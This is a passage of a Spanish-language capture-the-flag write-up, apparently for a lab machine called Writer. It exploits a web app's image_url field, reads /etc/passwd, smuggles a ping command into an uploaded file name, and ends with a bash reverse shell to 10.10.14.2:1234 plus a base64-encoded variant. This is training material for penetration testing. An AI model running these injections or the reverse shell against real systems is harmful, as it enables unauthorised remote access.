
sin embargo para hacer esto deberiamos tener un archivo valido no tmp.... por lo cual validamos con filtro-s o **Wrappers**
como el de file:/// intento con my revshell pero fallo luego valido con mi /etc/passwd y me dejo **file:///etc/passwd**"



para validar esto creo un archivo ejemplo con el comando de ping
touch "ejemplo.jpg;ping -c 1 10.10.14.2;"




lo subo a victima en el administrative




9	ejemplo	ejemplo	ejemplo	2024-02-08 02:34:19	Published	


ahora lo buscamos
en http://10.10.11.101/static/img/




ahora requermimos es de saber cual es la ruta absoluta esta tambien la encontramos en el 000-default.conf




absoluta es /var/www/writer.htb/writer
/var/www/writer.htb/writer/static/img
ahora me pongo en escucha con tcpdum
sudo tcpdump -i tun0 icmp -n




ahora prueba en el front con file:////var/www/writer.htb/writer/static/img/ejemplo.jpg;ping -c 1 10.10.14.2;




pero no nos deja aca valido con burpsuite interceptando la peticion del formulario




vemos el campo image_url




y aca cambia el error y tengo traza icmp




ahora para ganar acceso lo unico que debemos hacer es llamar la reverse shell con
/bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&1
pero decodificandolo en base 64 por si da error con los &
echo '/bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&10' | base64

